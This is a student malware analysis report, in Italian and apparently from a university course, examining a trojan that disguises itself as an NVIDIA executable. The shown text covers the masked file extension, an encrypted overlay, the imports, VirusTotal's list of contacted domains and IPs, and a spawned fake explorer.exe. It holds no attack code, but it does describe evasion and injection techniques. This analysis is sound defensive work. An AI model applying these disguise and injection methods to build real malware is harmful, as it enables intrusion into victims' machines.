

° 68a49Parsing delle righe e preparazione del logfigure.caption.69 ° a49Parsing delle righe e
preparazione del logfigure.caption.69

AMW - Report

Simone Nicosanti - 0334319
simone.nicosanti.01@students.uniroma2.eu

January 19, 2024

Contents

1	Introduzione	5
2	Analisi sample.exe	5
2.1	Analisi del Formato	5
2.2	Analisi della Testata PE	5
2.2.1	Resource Hacker	5
2.2.2	PEStudio	7
2.2.3	CFF Explorer	9
2.3	Virus Total	10
2.4	Analisi Dinamica di Base	10
2.4.1	Esecuzione semplice	10
2.4.2	ProcessExplorer	10
2.4.3	ProcessMonitor	13
2.5	Analisi con x32dbg e Ghidra	15
2.5.1	Lettura dell'Overlay	15
2.5.2	Analisi HiddenFunction	17
3	Analisi Injected Code	19
3.1	Analisi statica di Injected Code	19
3.2	Decifratura	21
3.3	Dump del decifrato e costruzione di un exe	22
4	Analisi di base dell'Injected Code Decifrato	24
4.1	Analisi Statica	24
4.1.1	PEStudio	24
4.2	Analisi Dinamica di Base	25
4.2.1	Esecuzione	25
5	Analisi x32Dbg e Ghidra dell'Injected Code	25
5.1	DLL Injection	25
5.2	Spiegazione preliminare di alcune funzioni	27
5.2.1	Funzione di decifratura	27
5.2.2	Funzione di encoding	28
5.3	Inizializzazione	28
5.3.1	Caricamento delle DLL	29
5.4	Pre lancio del thread	34
5.4.1	Pipe e Mutex	34
5.4.2	Estrazione informazioni sull'host: costruzione della stringa <i>ufw</i>	35
5.4.3	Lancio del Thread	36
5.5	Funzione del Thread	37
5.5.1	ServerInteraction	37
5.5.2	PostPrepare	44
5.5.3	Significato dei campi della struttura	46
5.6	Esecuzione dei comandi	48
5.6.1	Parsing dei dati ricevuti	48
5.6.2	Comando 0: Download File	50
5.6.3	Comando 1: Upload File	53
5.6.4	Comando 2: Cambio intervallo di Sleep	58
5.6.5	Comando 3: Esecuzione comando generico	60

5.6.6	Comando 4: Download ed esecuzione di plugin	64
5.6.7	Comando 5: Update	66
5.6.8	Comando 6: GetInfo	69
5.6.9	Comando 7: Uninstall	72
5.6.10	Comando 8: Download di un eseguibile	72
5.6.11	Command Output ed Enum dei comandi eseguiti	72
5.7	Meccanismi di persistenza	74
5.7.1	Persistenza 1: Shortcut	74
5.7.2	Persistenza 2: Servizio di Sistema	76
5.7.3	Persistenza 3: Registro di Sistema	79
5.7.4	Persistenza 4: Task	79
6	Conclusioni	81

1 Introduzione

Questo documento si propono di spiegare le strategie e metodologie adottate per l'analisi del malware proposto. Si tenderà a procedere prima con un analisi statica di base per poi passare ad un'analisi avanzata usando strumenti come *Ghidra* e *x32Dbg*. Nel corso della trattazione con questi strumenti si cercherà di seguire il più possibile il flusso di esecuzione del programma, riportando delle schermate catturate durante l'analisi al fine di chiarire il funzionamento dei meccanismi principali adottati dal malware in questione: nel caso delle schermate *Ghidra* si riporteranno solo quelle ottenute dopo la rielaborazione del decompilato al fine di non appesantire eccessivamente la trattazione.

2 Analisi sample.exe

2.1 Analisi del Formato

Ad una prima analisi, notiamo che il file si presenta in un formato *.e_e*.

Controllando online ed in particolare sul sito [FileInfo.com](#) si trova che:

“ Quote

Windows executable (.EXE) file that has been renamed with the ".e_e" extension, possibly to escape being filtered by an email program that detects file attachments with the ".exe" extension.

E_E files can be renamed with the ".exe" extension and run, but they should not be run if you do not know the source of the file, since it is possible that it contains a virus, especially if it was transmitted over email.

L'estensione dell'eseguibili quindi è stata mascherata al fine di nascondere il file al controllo di qualche tipo di filtro che rilevasse degli eseguibili.

Possiamo quindi modificare l'estensione del file per eseguirlo in modo agevole in caso di analisi dinamica.

2.2 Analisi della Testata PE

2.2.1 Resource Hacker

Da ciò che risulta in *Resource Hacker*, ma anche usando altri strumenti, il malware in analisi si firma come programma *NVIDIA*.

Tra le risorse statiche del programma troviamo diverse risorse di tipo:

- Cursor
- Bitmap
- Icon
- Menu
- Dialog
- Cursor Group




Figure 1: Firma NVIDIA

Questo ci fa supporre che il malware proponga un qualche tipo di interfaccia grafica all'utente. Vengono riportate le schermate di alcune risorse di maggiore interesse (Figura 2): alcune di queste schermate ci potrebbero far supporre che il programma si mascheri con un'interfaccia grafica per l'interazione con una stampante o simili.




Figure 2: Alcuni dialog boxes trovati con ResourceHacker

Di seguito (Figura ??) riportiamo il Manifest del programma come riportato da *ResourceHacker*. Il manifest in questione ci fornisce le seguenti informazioni:

- *level="asInvoker"* ci dice che l'applicazione esegue con lo stesso privilegio del suo chiamante
- *uiAccess="false"* ci dice che l'applicazione non ha bisogno dell'accesso all'interfaccia utente con fine di automatizzazione

Inoltre il fatto che possiamo vedere queste risorse direttamente usando *ResourceHacker* ci fa supporre che il programma non sia impacchettato.

```
1 <assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
2   <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
3     <security>
4       <requestedPrivileges>
5         <requestedExecutionLevel level="asInvoker" uiAccess="false"></requestedExecutionLevel>
6       </requestedPrivileges>
7     </security>
8   </trustInfo>
9 </assembly>
```

Figure 3: Manifest

2.2.2 PEStudio

La prima cosa che notiamo usando *pestudio* è che l'entropia del programma ha un valore abbastanza al limite (Figura 4). Questo ci potrebbe far supporre che il file sia impacchettato. Analizziamo

Figure 4: Entropy

quindi l'entropia delle varie sezioni del file in Figura 5. Notiamo prima di tutto che abbiamo le diverse sezioni che contraddistinguono un file eseguibile standard, a riprova del fatto che il programma potrebbe non essere impacchettato. Ciò che è rilevante è che tutte le sezioni tranne la sezione `.text` presentano entropia piuttosto bassa, che ci fa supporre che in realtà non ci sia un impacchettamento effettivo, mentre la sezione `.text` presenta entropia abbastanza alta che invece ci fa supporre un qualche meccanismo di packing. Per avere un maggiore dettaglio produciamo uno scatter plot (Figura 6) dell'entropia del file. Come si vede dal grafico, la parte finale del file ha un'entropia molto alta: questa porzione del file coincide con l'overlay del file, come mostrato in Figura 7. Come riportato nel sito <https://thesecmaster.com> (Quote 2.2.2)

“ Quote

The overlay is a special section that contains any additional data appended at the end of the executable file. Malware can use overlay to piggyback extra malicious executable code or files into a benign host program. This overall structure of Windows PE files enables portability and interoperability across different Windows versions. But malware can misuse

property	value	value	value	value	value
section	section[0]	section[1]	section[2]	section[3]	section[4]
name	.text	.rdata	.data	.rsrc	.reloc
footprint > sha256	B3FB085A05E50E5385389E2E...	CA8BCC627E5F225D42FB5E...	282708D533F29DAA15B18BE...	9ED2932627CBF204458A996...	EA4FED086046B87D6D16840...
entropy	6.671	4.998	5.689	3.132	5.208
file-ratio (80.17%)	38.78 %	7.31 %	1.39 %	27.12 %	5.58 %
raw-address (begin)	0x00000400	0x00073000	0x00088A00	0x0008CC00	0x000DD000
raw-address (end)	0x00073000	0x00088A00	0x0008CC00	0x000DD000	0x000ED800
raw-size (971776 bytes)	0x00072C00 (470016 bytes)	0x00015A00 (88576 bytes)	0x00004200 (16896 bytes)	0x00050400 (328704 bytes)	0x00010800 (67584 bytes)
virtual-address	0x00001000	0x00074000	0x0008A000	0x00092000	0x000E3000
virtual-size (984978 bytes)	0x00072BC8 (469960 bytes)	0x0001556C (87404 bytes)	0x00007C78 (31864 bytes)	0x000502B0 (328368 bytes)	0x00010736 (67382 bytes)

Figure 5: Informazioni sulle sezioni




Figure 6: Scatter Plot dell'Entropia

property	value
footprint > sha256	15AF25FEA390907400632E30BFDB8A56456DAA30E839ECBCD39F25C084F96D...
entropy	7.999
file-offset	0x000ED800
size	223567 (bytes)
signature	unknown
first-bytes > hex	BA EB 4B 47 86 33 C0 FF 12 D4 B6 9E 8C A9 1A 6C 13 99 7B 9A F7 C4 D9 61 9D...
first-bytes > text	... K G .. 3 I ...{ a .. u ... % t
file-ratio	18.44 %

Figure 7: Informazioni sull'Overlay

various components for nefarious purposes.

C'è quindi la possibilità che il malware abbia nascosto delle informazioni all'interno della porzione di Overlay. L'entropia dell'overlay inoltre è molto alta, anche più alta di quanto non lo sia invece l'entropia di un file impacchettato; entropie così alte sono tipiche di dati che sono stati cifrati in qualche modo, quindi possiamo supporre che all'interno dell'overlay ci siano dei dati nascosti da qualche algoritmo di cifratura come descritto in <https://sebdraven.medium.com>.

Riportiamo (Figura 8) le informazioni del prodotto così come mostrate da *pe studio*: il programma quindi si maschera da programma NVIDIA al fine di trarre in inganno le vittime.

property	value
<u>footprint > sha256</u>	5ACE8CD97CF270B2F160C59DCE8196F541E8290E99D27752A53BD4D57575EE43
<u>location</u>	.rsrc:0x000DC0F8
<u>file-type</u>	executable
<u>language</u>	English-US
<u>code-page</u>	Unicode UTF-16, little endian
<u>CompanyName</u>	NVIDIA Corporation
<u>FileDescription</u>	NVIDIA Container
<u>InternalName</u>	NvContainer
<u>LegalCopyright</u>	(C) 2016 NVIDIA Corporation. All rights reserved.
<u>OriginalFilename</u>	NvContainer.exe
<u>ProductName</u>	NVIDIA Container
<u>ProductVersion</u>	gcomp_dev 25865913

Figure 8: NVIDIA

Notiamo inoltre che le dimensioni delle sezioni non sono molto diverse nel caso *Raw* dal caso *Virtual* (Figura 5), a maggiore riprova del non impacchettamento del file.

2.2.3 CFF Explorer

Da *CFF Explorer* possiamo vedere agevolmente le DLL che presumibilmente il programma utilizza; riportiamo (Figura 9) un'immagine con le DLL in questione.

Possiamo entrare nel dettaglio delle API che vengono linkate:

- KERNEL32.dll, abbiamo
 - API che manipolano le variabili d'ambiente di un processo
 - *IsDebuggerPresent*, quindi possiamo aspettarci un meccanismo antidebugging basato su questa API
 - API che manipolano la memoria, quindi potremmo aspettarci un meccanismo di modifica della memoria di un processo (del malware e/o di un processo legittimo)
 - API che lavorano con TLS, quindi potremmo aspettarci una qualche forma di comunicazione remota
- USER32.dll e GDI32.dll sono entrambe librerie per la gestione dell'interfaccia grafica, quindi questo corrobora l'ipotesi che il programma mostri un qualche tipo di schermata
- WINSPOOL.DRV, di cui vengono chiamate API per la gestione della stampante (cosa che potevamo supporre anche guardando le interfacce mostrate in Figura 2)

sample.exe						
Module Name	Imports	OFTs	TimeStamp	ForwarderChain	Name RVA	FTs (IAT)
000870CE	N/A	00088600	00088604	00088608	0008860C	00088610
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
KERNEL32.dll	142	000870E8	00000000	00000000	000880CE	00074194
USER32.dll	172	00087388	00000000	00000000	00088C10	00074434
GDI32.dll	83	00086F98	00000000	00000000	00089138	00074044
COMDLG32.dll	1	00086F90	00000000	00000000	00089152	0007403C
WINSPOOL.DRV	4	0008763C	00000000	00000000	000891A0	000746E8
ADVAPI32.dll	14	00086F54	00000000	00000000	0008929C	00074000
SHELL32.dll	4	0008735C	00000000	00000000	000892EC	00074408
SHLWAPI.dll	5	00087370	00000000	00000000	0008935A	0007441C
oledlg.dll	1	000876AC	00000000	00000000	00089366	00074758
ole32.dll	22	00087650	00000000	00000000	00089554	000746FC
OLEAUT32.dll	13	00087324	00000000	00000000	0008955E	000743D0
kernel32.dll	9	0008971C	00000000	00000000	000898A0	00089748
shlwapi.dll	1	00089774	00000000	00000000	00089948	00089780

Figure 9: CFF Explorer - Imports

- kernel32.dll; abbiamo delle API che creano un processo e delle API che manipolano la memoria. Questo potrebbe far supporre un meccanismo di "svuotamento" della memoria di un altro processo. Tra le API è presente anche la *QueueUserAPC* e questo ci potrebbe far supporre l'uso di un meccanismo di *APC Injection*
- ADVAPI32.dll, in cui sono presenti diverse API per la manipolazione del registro di sistema, forse usato per realizzare qualche meccanismo di persistenza

2.3 Virus Total

Passando il file a *VirusTotal* troviamo prima di tutto che questo viene classificato come *Trojan*.

Inoltre troviamo che il programma comunica con le terze parti in Figura 10

2.4 Analisi Dinamica di Base

2.4.1 Esecuzione semplice

Notiamo che eseguendo il programma non viene mostrato nessun tipo di finestra, mentre invece tra le risorse sono presenti delle risorse grafiche; questo può essere dovuto alla presenza di un meccanismo anti-VM oppure ad un depistaggio fatto con l'introduzione di quelle risorse all'interno dell'eseguibile.

2.4.2 ProcessExplorer

Usando *ProcessExplorer* e analizzando la lista di processi prima e dopo la cosa che risulta evidente è la creazione di un nuovo *explorer.exe*, come evidenziato in Figura 11


Contacted Domains (8) ⓘ

Domain	Detections	Created	Registrar
bluecow.com	4 / 89	1997-03-10	GoDaddy.com, LLC
pinkgoat.com	12 / 89	2004-08-20	NAMECHEAP INC
purewatertokyo.com	19 / 89	2023-07-10	-
salmonrabbit.com	14 / 89	2023-07-09	-
sf.symcd.com	0 / 89	2013-12-12	MarkMonitor Inc.
symcd.com	0 / 89	2013-12-12	MarkMonitor Inc.
toysbagonline.com	13 / 89	2023-06-05	-
yellowlion.com	6 / 89	2002-04-25	GoDaddy.com, LLC

Contacted IP addresses (8) ⓘ

IP	Detections	Autonomous System	Country
185.113.134.179	0 / 89	207333	KZ
20.99.133.109	2 / 89	8075	US
204.11.56.48	4 / 89	40034	VG
23.216.147.64	2 / 89	20940	US
23.43.75.27	0 / 89	16625	GB
58.158.177.102	16 / 89	17506	JP
8.8.8.8	1 / 89	15169	US
81.16.28.113	0 / 89	47583	NL

Figure 10: VirusTotal - Terze parti contattate dal programma




(a) Prima l'esecuzione

(b) Dopo l'esecuzione

Figure 11: ProcessExplorer

Mettiamo a confronto i dettagli dei due explorer in Figura 12. Vediamo come:

- Il processo parent sia il nostro *sample.exe* per il falso *explorer.exe* mentre non ci sia un processo parent per l'*explorer.exe* legittimo
- Differiscono anche i due campi *path* e *current directory* che per l'explorer falso risultano essere rispettivamente *C:\Windows\SysWOW64\explorer.exe* e *C:\Users\AMW\Desktop* e quest'ultima è proprio la directory da cui viene lanciato il malware



(a) Explorer Standard

(b) Explorer Mascherato

Figure 12: Confronto tra Explorer

2.4.3 ProcessMonitor

Usando *ProcessMonitor* possiamo vedere come il programma acceda e modifichi un gran numero di chiavi di registro (Figura 13), per quanto filtrando non sembrano esserci chiavi di grande interesse ai fini della persistenza.




Figure 13: Accesso al Registro

Filtrando gli eventi per *Load Image* possiamo vedere con maggiore dettaglio le librerie che vengono caricate dal programma anche a tempo di esecuzione: Tra queste librerie spiccano:

- *rpcrt4.dll* che risulta essere (<https://www.auditmypc.com>) una libreria ausiliaria per l'RPC e questo avvalora quanto trovato su *VirusTotal* sul fatto che il programma contatti dei server remoti
- *Imm32.dll* che è una DLL per la gestione di alcuni metodi di input
<https://www.partitionwizard.com>

Tra gli eventi generati troviamo anche la creazione del processo *explorer.exe* (Figura 15).

Process Monitor - Z:\LogFile.PML

File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path	Result	Detail
12:42...	sample.exe	1876	Load Image	C:\Users\AMW\Desktop\sample.exe	SUCCESS	Image Base: 0x400...
12:42...	sample.exe	1876	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x7ffd...
12:42...	sample.exe	1876	Load Image	C:\Windows\SysWOW64\ntdll.dll	SUCCESS	Image Base: 0x76e...
12:42...	sample.exe	1876	Load Image	C:\Windows\System32\wow64.dll	SUCCESS	Image Base: 0x7ffd...
12:42...	sample.exe	1876	Load Image	C:\Windows\System32\wow64win.dll	SUCCESS	Image Base: 0x7ffd...
12:42...	sample.exe	1876	Load Image	C:\Windows\System32\wow64cpu.dll	SUCCESS	Image Base: 0x76e...
12:42...	sample.exe	1876	Load Image	C:\Windows\SysWOW64\kernel32.dll	SUCCESS	Image Base: 0x75b...
12:42...	sample.exe	1876	Load Image	C:\Windows\SysWOW64\KernelBase.dll	SUCCESS	Image Base: 0x756...
12:42...	sample.exe	1876	Load Image	C:\Windows\SysWOW64\apphelp.dll	SUCCESS	Image Base: 0x740...
12:42...	sample.exe	1876	Load Image	C:\Windows\SysWOW64\user32.dll	SUCCESS	Image Base: 0x74e...
12:42...	sample.exe	1876	Load Image	C:\Windows\SysWOW64\win32u.dll	SUCCESS	Image Base: 0x76c...
12:42...	sample.exe	1876	Load Image	C:\Windows\SysWOW64\gdi32.dll	SUCCESS	Image Base: 0x76d...
12:42...	sample.exe	1876	Load Image	C:\Windows\SysWOW64\gdi32full.dll	SUCCESS	Image Base: 0x763...
12:42...	sample.exe	1876	Load Image	C:\Windows\SysWOW64\msvcp_win.dll	SUCCESS	Image Base: 0x76b...
12:42...	sample.exe	1876	Load Image	C:\Windows\SysWOW64\ucrtbase.dll	SUCCESS	Image Base: 0x761...
12:42...	sample.exe	1876	Load Image	C:\Windows\SysWOW64\comdlg32.dll	SUCCESS	Image Base: 0x76b...
12:42...	sample.exe	1876	Load Image	C:\Windows\SysWOW64\msvcr7.dll	SUCCESS	Image Base: 0x74d...
12:42...	sample.exe	1876	Load Image	C:\Windows\SysWOW64\combease.dll	SUCCESS	Image Base: 0x766...
12:42...	sample.exe	1876	Load Image	C:\Windows\SysWOW64\pcrct4.dll	SUCCESS	Image Base: 0x75c...
12:42...	sample.exe	1876	Load Image	C:\Windows\SysWOW64\SHCore.dll	SUCCESS	Image Base: 0x759...
12:42...	sample.exe	1876	Load Image	C:\Windows\SysWOW64\shlwapi.dll	SUCCESS	Image Base: 0x76c...
12:42...	sample.exe	1876	Load Image	C:\Windows\SysWOW64\shell32.dll	SUCCESS	Image Base: 0x750...
12:42...	sample.exe	1876	Load Image	C:\Windows\SysWOW64\advapi32.dll	SUCCESS	Image Base: 0x74f...
12:42...	sample.exe	1876	Load Image	C:\Windows\SysWOW64\sechost.dll	SUCCESS	Image Base: 0x762...
12:42...	sample.exe	1876	Load Image	C:\Windows\SysWOW64\ole32.dll	SUCCESS	Image Base: 0x765...
12:42...	sample.exe	1876	Load Image	C:\Windows\SysWOW64\oleaut32.dll	SUCCESS	Image Base: 0x764...
12:42...	sample.exe	1876	Load Image	C:\Windows\SysWOW64\winspool.drv	SUCCESS	Image Base: 0x731...
12:42...	sample.exe	1876	Load Image	C:\Windows\SysWOW64\oledlg.dll	SUCCESS	Image Base: 0x731...
12:42...	sample.exe	1876	Load Image	C:\Windows\WinSxS\x86_microsoft.win...	SUCCESS	Image Base: 0x731...
12:42...	sample.exe	1876	Load Image	C:\Windows\SysWOW64\imm32.dll	SUCCESS	Image Base: 0x76d...

Figure 14: Librerie importate

Process Monitor - Z:\SampleLogFile.PML

File Edit Event Filter Tools Options Help

Process Name	PID	Operation	Path	Result	Detail
sample.exe	1876	RegQueryValue	HKEY\SYSTEM\CurrentControlSet\Services\bam\State...	NAME NOT FOUND Length: 40	
sample.exe	1876	RegCloseKey	HKEY\SYSTEM\CurrentControlSet\Services\bam\State...	SUCCESS	
sample.exe	1876	RegOpenKey	HKEY\SYSTEM\CurrentControlSet\Control\Session M...	REPARSE	Desired Access: Query Value
sample.exe	1876	RegOpenKey	HKEY\SYSTEM\CurrentControlSet\Control\Session Ma...	NAME NOT FOUND Desired Access: Query Value	
sample.exe	1876	Process Create	C:\Windows\SysWOW64\Explorer.exe	SUCCESS	PID: 1932, Command line: Explorer.exe
sample.exe	1876	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Ma...	REPARSE	Desired Access: Query Value

Figure 15: Process Create per explorer.exe

Passiamo all'analisi del processo *explorer.exe* creato dal programma. Vengono caricate diverse DLL tra cui in particolare:

- Connettività e internet
 - rpcrt4.dll
 - iphlpapi.dll
 - urlmon.dll
 - wininet.dll
 - iertutil.dll
 - pnrrpnsp.dll usata per costruire delle reti P2P
 - wshbth.dll usata come utility per le socket
 - rasadhlp.dll libreria usata per il Dial con un server
- Crittografia
 - cryptsp.dll
 - bcryptprimitives.dll
 - bcrypt.dll
 - cryptbase.dll
- Altre
 - wtsapi.dll
 - powrprof.dll che è una libreria per la gestione delle opzioni di accensione e spegnimento
 - napinsp.dll che è una libreria che sembra gestire gli account email sulla macchina

Per quanto riguarda *explorer.exe* non sembrano spiccare interazioni particolarmente interessanti dall'analisi condotta con *ProcessMonitor*.

2.5 Analisi con x32dbg e Ghidra

